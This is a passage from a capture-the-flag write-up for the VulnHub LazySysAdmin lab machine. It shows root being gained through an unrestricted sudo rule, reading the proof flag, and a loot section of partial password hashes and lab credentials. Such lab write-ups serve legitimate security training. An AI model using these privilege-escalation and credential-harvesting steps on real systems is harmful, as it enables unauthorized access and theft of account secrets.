1 sudo -l
2 sudo bash
```

```
togie@LazySysAdmin:/dev/shm$ sudo -l
[sudo] password for togie:
Matching Defaults entries for togie on LazySysAdmin:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User togie may run the following commands on LazySysAdmin:
    (ALL : ALL) ALL
togie@LazySysAdmin:/dev/shm$
```

Figure 13: writeup.privesc.steps.1.1

```
togie@LazySysAdmin:/dev/shm$ sudo bash
root@LazySysAdmin:/run/shm# id
uid=0(root) gid=0(root) groups=0(root)
root@LazySysAdmin:/run/shm#
root@LazySysAdmin:/run/shm# uname -a
Linux LazySysAdmin 4.4.0-31-generic #50~14.04.1-Ubuntu SMP Wed Jul 13 01:06:37 UTC 2016 i686 i686 i686 GNU/Linux
root@LazySysAdmin:/run/shm#
root@LazySysAdmin:/run/shm# ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c2:70:16
          inet addr:192.168.92.191  Bcast:192.168.92.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec2:7016/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:447602 errors:58 dropped:159 overruns:0 frame:0
          TX packets:369994 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:52261756 (52.2 MB)  TX bytes:80523130 (80.5 MB)
          Interrupt:19 Base address:0x2000
```

Figure 14: writeup.privesc.steps.1.2

2. We then view the contents of the `/root/proof.txt` file to complete the challenge:

```
1 cat /root/proof.txt
```

```
root@LazySysAdmin:/run/shm# cat /root/proof.txt
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
```

Well done :)

Hope you learn't a few things along the way.

Regards,

Togie Mcdogie

Enjoy some random strings

```
WX6k7NJtA8gfk*w5J3&T@*Ga6!0o5UP89hMVEQ#PT9851
2d2v#X6x9%D6!DDf4xC1ds6Yd0Ejug3otDmc1$#s\TET7
pf%&1nRpaj^68ZeV2St9GkdoDkj48Fl$MI97Zt2nebt02
bh0!5Je65B6Z0bhZhQ3W64wL65wonnQ$@yw%Zhy0U19pu
root@LazySysAdmin:/run/shm#
```

Figure 15: writeup.privesc.steps.2.1

## Loot

### Hashes

```
1 root:$6┘  
   ↪ $04bZf1Ju$0xcLPNyQkVcKTOCajZYBOTz4thlujMRjQ7XuFstUDWwYHKmVmJsDmzGXUwYbU1uqr6jxEvX4XJjSUgiwj.....  
2 togie:$6$dvOT0c6x$jpt1MVPeBsVlfkhVXl3sv21x2Ls2qle8ouv/JMdR6yNpt2nHHahrh0cyT.8┘  
   ↪ PfVcNqlrAHYFkK2WYdSbxQ.....
```

### Credentials

```
1 ssh: togie/12...  
2 mysql: Admin/TogieMYSQL12.....  
3 wordpress: admin/TogieMYSQL12.....
```

## References

- [+] <https://www.vulnhub.com/entry/lazysysadmin-1,205/>
- [+] <https://www.gerrenmurphy.com/vulnhub-lazysysadmin-walkthrough/>
- [+] <https://neilsec.com/ctf/vulnhub-lazysysadmin-1-ctf-attempt/>